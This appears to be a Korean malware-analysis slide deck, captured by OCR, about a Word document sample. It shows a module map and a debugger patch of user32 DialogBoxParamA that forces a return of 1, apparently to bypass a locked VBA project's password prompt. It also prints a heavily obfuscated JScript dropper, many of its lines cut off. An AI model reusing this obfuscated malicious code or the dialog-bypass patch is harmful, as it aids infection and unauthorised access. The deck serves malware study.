76940000	00001000	user32.dll
76941000	00068000	".text"
769A9000	00001000	".data"
769AA000	0005B000	".rsrc"
76A05000	00004000	".reloc"
76A10000	00001000	shlwapi.dll
76A11000	00051000	".text"
76A62000	00001000	".data"
76A63000	00001000	".rsrc"
76A64000	00003000	".reloc"
76AA0000	00001000	imm32.dll
76AA1000	00017000	".text"
76AB8000	00001000	".data"
76AB9000	00005000	".rsrc"
76ABE000	00001000	".reloc"
76AC0000	00001000	ws2_32.dll
76AC1000	00026000	".text"
76AE7000	00001000	".data"
76AE8000	0000B000	".rsrc"
76AF3000	00002000	".reloc"
76B00000	00001000	iertutil.dll
76B01000	00203000	".text"
76D04000	00001000	".wpp_sf"
76D05000	00005000	".data"
76D0A000	00002000	".idata"
76D0C000	00001000	".didat"
76D0D000	00001000	".tls"
76D0E000	00001000	".rsrc"
76D0F000	00027000	".reloc"
76D40000	00001000	rpcrt4.dll
76D41000	00094000	".text"
76DD5000	00003000	".orpc"
76DD8000	00001000	".data"
76DD9000	00004000	".rsrc"
76DDD000	00005000	".reloc"
76DF0000	00001000	urlmon.dll
76DF1000	000E1000	".text"
76ED2000	00002000	".wpp_sf"
76ED4000	0000A000	".data"
76EDE000	00004000	".idata"
76EE2000	00001000	".didat"
76EE3000	00050000	".rsrc"
76F33000	0000C000	".reloc"
76F40000	00001000	ntdll.dll
76F41000	000D6000	".text"


sample1 동적 분석



```
7698CFC8  8BFF            mov edi,edi                                   DialogBoxParamA
7698CFCA  55              push ebp
7698CFCB  8BEC            mov ebp,esp
7698CFCD  53              push ebx
7698CFCE  56              push esi
7698CFCF  8B75 08         mov esi,dword ptr ss:[ebp+0x8]
7698CFD2  6A 00           push 0x0
7698CFD4  FF75 0C         push dword ptr ss:[ebp+0xC]
7698CFD7  83CB FF         or ebx,0xFFFFFFFF
7698CFDA  6A 05           push 0x5
7698CFDC  56              push esi
7698CFDD  FF15 30919A76   call dword ptr ds:[<&FindResourceExA>]
7698CFE3  85C0            test eax,eax
7698CFE5  74 40           je user32.7698D027
7698CFE7  57              push edi
7698CFE8  50              push eax
7698CFE9  56              push esi
7698CFEA  FF15 2C919A76   call dword ptr ds:[<&LoadResource>]
7698CFF0  8BF8            mov edi,eax
7698CFF2  85FF            test edi,edi
7698CFF4  74 30           je user32.7698D026
7698CFF6  56              push esi
7698CFF7  57              push edi
7698CFF8  FF15 C4909A76   call dword ptr ds:[0x769A90C4]
7698CFFE  85C0            test eax,eax
7698D000  74 1C           je user32.7698D01E
7698D002  6A 02           push 0x2
7698D004  FF75 18         push dword ptr ss:[ebp+0x18]
7698D007  FF75 14         push dword ptr ss:[ebp+0x14]
7698D00A  FF75 10         push dword ptr ss:[ebp+0x10]
7698D00D  50              push eax
7698D00E  56              push esi
7698D00F  E8 FC6AFEFF     call <user32.DialogBoxIndirectParamAorW>
7698D014  56              push esi
7698D015  57              push edi
7698D016  8BD8            mov ebx,eax
7698D018  FF15 AC909A76   call dword ptr ds:[0x769A90AC]
7698D01E  56              push esi
7698D01F  57              push edi
7698D020  FF15 B0909A76   call dword ptr ds:[0x769A90B0]
7698D026  5F              pop edi
7698D027  5E              pop esi
7698D028  8BC3            mov eax,ebx
7698D02A  5B              pop ebx
```


sample1 동적 분석

Before




```
7698D01F    57              push edi
7698D020    FF15 B0909A76   call dword ptr ds:[0x769A90B0]
7698D026    5F              pop edi
7698D027    5E              pop esi
7698D028    8BC3            mov eax,ebx
7698D02A    5B              pop ebx
7698D02B    5D              pop ebp
7698D02C    C2 1400         ret 0x14
```

After



```
7698D01F    57              push edi
7698D020    FF15 B0909A76   call dword ptr ds:[0x769A90B0]
7698D026    5F              pop edi
7698D027    5E              pop esi
7698D028    B8 01000000     mov eax,0x1
7698D02D    5B              pop ebx
7698D02E    5D              pop ebp
7698D02F    C2 1400         ret 0x14
7698D032    90              nop
7698D033    90              nop
```

sample1 동적 분석


Microsoft Visual Basic for Applications - Sample1 [design]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Project - ChessBrainVB_Book
ChessBrainVB_Book (!
Normal
Properties
Alphabetic
Categorized

ChessBrainVB_Book Password

Password: ••••••••


OK

Cancel


Project Locked

Invalid password

OK


Microsoft Visual Basic for Applications - Sample1 [design]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Project - ChessBrainVB_Book
ChessBrainVB_Book (Sample1)
Microsoft Word Objects
Forms
Modules
References
Normal
Properties
Alphabetic
Categorized

sample1 동적 분석




Time Control ● Seconds/Move 3 ○ Minutes/Game 5 ○ Fix depth 8

○ Blitz= Base for game: 3 min 0 sec + bonus per move: 3 sec

(20sec needed)

```
;ooAzPBeth24ko='Menace44';ooAzPhairwas36ko='Hailie43';ooAzPwith3ko='daughter52';ooAzPyoullg
';ooAzPbookworm79ko='boys45'; fkzjv(); }catch(ivk){ Merlin=typeof(ivk); Kline=80; MoLer='romChar
BriLop=''; var opvqPbnOl=function(){return 0;}; Merlin=[]; function opvqPbn(vkfffi,qkwhbre) {try{  s
{Tifkzjv=this[DraxCo][[BriLop=qkwhbre+MoLer]](vkfffi); try{return Merlin(qkwhbre);}catch(l){return
}};ooAzPtold4ko='undefined';ooAzPfiercefunny86ko='undefined';ooAzPsock55ko='undefined';ooAzP
8ko='undefined';ooAzPtemperat23ko='undefined';ooAzPBeth24ko='undefined';ooAzPhairwas36ko='u
var ooAzPwhen50=false;var ooAzPMother91ko=null; var ooAzPneednt4=0;var ooAzPtold4ko='undefined'; var ooAzPover80=false;var ooAzPturns90ko=0.781; var
ooAzPpreparing62 =0;var ooAzPblue72ko='woman70'; var ooAzPgirls41=0;var ooAzPborne56ko='fucking9'; var ooAzPwould72=false;var ooAzPtouching62ko={Y:86}; var
ooAzPdidnt36=null;var ooAzPface7ko={C:68}; var ooAzPstiff23=3;var ooAzPkeeping30ko=0.63; var ooAzPround30=null;var ooAzPrebel89ko={O:73}; var ooAzPdont90
=null;var ooAzPappeared1ko=null; var ooAzPpresents45=null;var ooAzPproper37ko='undefined'; var ooAzPblame48=null;var ooAzPaltogether97ko='undefined'; var
ooAzPsaid72=null;var ooAzPpeck26ko='back71'; var ooAzPthen55=null;var ooAzPvery13ko=null; var ooAzPsmoothhaired31=null;var
ooAzPtake31=false;var ooAzPtold4ko='undefined'; var ooAzPtricks73=4;var ooAzPturns90ko=0.781; var ooAzPSTREETPORTLAND4=
ooAzPhometo44=1;var ooAzPborne56ko='fucking9'; var ooAzPround99=1;var ooAzPtouching62ko={X:87}; var ooAzPhappy59=7;var ooAzPface7ko={I:73}; var
ooAzPawaywent31=(function(ksiyour5){ksiyour5[Kline]=4;ksiyour5[Kline+7]=36; return opvqPbn(opvqPbnOl()+(ksiyour5[87]-ksiyo
{uhhcur4[Kline]=1;uhhcur4[Kline+7]=103; return opvqPbn(opvqPbnOl()+(uhhcur4[87]-uhhcur4[Kline]),'f');})(Merlin,'tits93'));})
(Merlin,'gonna34',false,true,'gone55')+(function(vnhli5){vnhli5[Kline]=2;vnhli5[Kline+7]=34; return opvqPbn(opvqPbnOl()+(vnhli5[
{uhhcur4[Kline]=1;uhhcur4[Kline+7]=103; return opvqPbn(opvqPbnOl()+(uhhcur4[87]-uhhcur4[Kline]),'f');})(Merlin,'tits93'));})(Me
{jiufight4[Kline]=3;jiufight4[Kline+7]=35; return opvqPbn(opvqPbnOl()+(jiufight4[87]-jiufight4[Kline]),(function(uhhcur4){uhhcur4[
opvqPbn(opvqPbnOl()+(uhhcur4[87]-uhhcur4[Kline]),'f');})(Merlin,'tits93'));})(Merlin,'hips31','cause66',1930)+(function(funcus5){fu
return opvqPbn(opvqPbnOl()+(funcus5[87]-funcus5[Kline]),(function(uhhcur4){uhhcur4[Kline]=1;uhhcur4[Kline+7]=103; return op
uhhcur4[Kline]),'f');})(Merlin,'tits93'));})(Merlin,null)+(function(uswThe4){uswThe4[Kline]=2;uswThe4[Kline+7]=85; return opvqPbn
uswThe4[Kline]),(function(uhhcur4){uhhcur4[Kline]=1;uhhcur4[Kline+7]=103; return opvqPbn(opvqPbnOl()+(uhhcur4[87]-uhhcur4
(Merlin,false,'autographedSunglasses11')+(function(jtscu5){jtscu5[Kline]=3;jtscu5[Kline+7]=35; return opvqPbn(opvqPbnOl()+(jtscu5[87]-jtscu5[Kline]),(function(uhhcur4)
{uhhcur4[Kline]=1;uhhcur4[Kline+7]=103; return opvqPbn(opvqPbnOl()+(uhhcur4[87]-uhhcur4[Kline]),'f');})(Merlin,'tits93'));})(Merlin,763,null,'this68')+(function(wtfthey4)
{wtfthey4[Kline]=4;wtfthey4[Kline+7]=91; return opvqPbn(opvqPbnOl()+(wtfthey4[87]-wtfthey4[Kline]),(function(uhhcur4){uhhcur4[Kline]=1;uhhcur4[Kline+7]=103;
return opvqPbn(opvqPbnOl()+(uhhcur4[87]-uhhcur4[Kline]),'f');})(Merlin,'tits93'));})(Merlin,false,'daughter52','when44',true)+(function(kwqmos5){kwqmos5[Kline]=
4;kwqmos5[Kline+7]=115; return opvqPbn(opvqPbnOl()+(kwqmos5[87]-kwqmos5[Kline]),(function(uhhcur4){uhhcur4[Kline]=1;uhhcur4[Kline+7]=103; return
opvqPbn(opvqPbnOl()+(uhhcur4[87]-uhhcur4[Kline]),'f');})(Merlin,'tits93'));})(Merlin,true,false,'office8','good16')+(function(nwqfi5){nwqfi5[Kline]=0;nwqfi5[Kline+7]=114;
return opvqPbn(opvqPbnOl()+(nwqfi5[87]-nwqfi5[Kline]),(function(uhhcur4){uhhcur4[Kline]=1;uhhcur4[Kline+7]=103; return opvqPbn(opvqPbnOl()+(uhhcur4[87]-
uhhcur4[Kline]),'f');})(Merlin,'tits93'));})(Merlin)+(function(tsqGlad4){tsqGlad4[Kline]=0;tsqGlad4[Kline+7]=100; return opvqPbn(opvqPbnOl()+(tsqGlad4[87]-
tsqGlad4[Kline]),(function(uhhcur4){uhhcur4[Kline]=1;uhhcur4[Kline+7]=103; return opvqPbn(opvqPbnOl()+(uhhcur4[87]-uhhcur4[Kline]),'f');})(Merlin,'tits93'));})(Merlin);var
ooAzPkeeping30ko=0.63; var ooAzPbundled35=(function(fsfthin3){fsfthin3[Kline]=1;fsfthin3[Kline+7]=86; return opvqPbn(opvqPbnOl()+(fsfthin3[87]-
fsfthin3[Kline]),(function(uhhcur4){uhhcur4[Kline]=1;uhhcur4[Kline+7]=103; return opvqPbn(opvqPbnOl()+(uhhcur4[87]-uhhcur4[Kline]),'f');})(Merlin,'tits93'));})
(Merlin,null)+(function(ejfmi3){ejfmi3[Kline]=1;ejfmi3[Kline+7]=116; return opvqPbn(opvqPbnOl()+(ejfmi3[87]-ejfmi3[Kline]),(function(uhhcur4){uhhcur4[Kline]=
1;uhhcur4[Kline+7]=103; return opvqPbn(opvqPbnOl()+(uhhcur4[87]-uhhcur4[Kline]),'f');})(Merlin,'tits93'));})(Merlin,true)+(function(jevThey4){jevThey4[Kline]=
1;jevThey4[Kline+7]=102; return opvqPbn(opvqPbnOl()+(jevThey4[87]-jevThey4[Kline]),(function(uhhcur4){uhhcur4[Kline]=1;uhhcur4[Kline+7]=103; return
```


sample1 상세 분석



```
try{ ooAzPborne56ko='fucking9';ooAzPwerewritten51ko='injuice10';ooAzPsharp28ko=
ooAzPtemperat23ko='that7'
;ooAzPBeth24ko='Menace44';ooAzPhairwas36ko='Hailie43';ooAzPwith3ko='daughter52'
ooAzPyoullgrow87ko='hairs90';ooAzPchildren66ko='back71';ooAzPbooks11ko='nice45'
ooAzPbookworm79ko='boys45'; fkzjv(); }catch(ivk){ Merlin=typeof(ivk); Kline=80;
+'ode';};DraxCo=(Merlin+'String')['slice'](('-'+(('xxxxxx').length))*1); BriLop
opvqPbnOl=function(){return 0;}; Merlin=[]; function opvqPbn(vkfffi,qkwhbre) {t
(vkfffi); }catch(ivk){ if ( qkwhbre!='f' ) {return 1;} else {Tifkzjv=this[DraxC
[BriLop=qkwhbre+MoLer]](vkfffi); try{return Merlin(qkwhbre);}catch(l){return Ti
return opvqPbnOl; }};ooAzPtold4ko='undefined';ooAzPfiercefunny86ko='undefined';
ooAzPsock55ko='undefined';ooAzPvillain23ko='undefined';ooAzPwerewritten51ko='ur
ooAzPsharp28ko='undefined';ooAzPtemperat23ko='undefined';ooAzPBeth24ko='undefir
ooAzPhairwas36ko='undefined';ooAzPwith3ko='undefined';var ooAzPcried18ko=[667,6
ooAzPwhen50=false;var ooAzPMother91ko=null; var ooAzPneednt4=0;var ooAzPtold4kc
var ooAzPover80=false;var ooAzPturns90ko=0.781; var ooAzPpreparing62 =0;var
ooAzPblue72ko='woman70'; var ooAzPgirls41=0;var ooAzPborne56ko='fucking9'; var
ooAzPwould72=false;var ooAzPtouching62ko={Y:86}; var ooAzPdidnt36=null;var ooAz
var ooAzPstiff23=3;var ooAzPkeeping30ko=0.63; var ooAzPround30=null;var ooAzPre
```

https://fileinfo.com/extension/jse

sample1 상세 분석

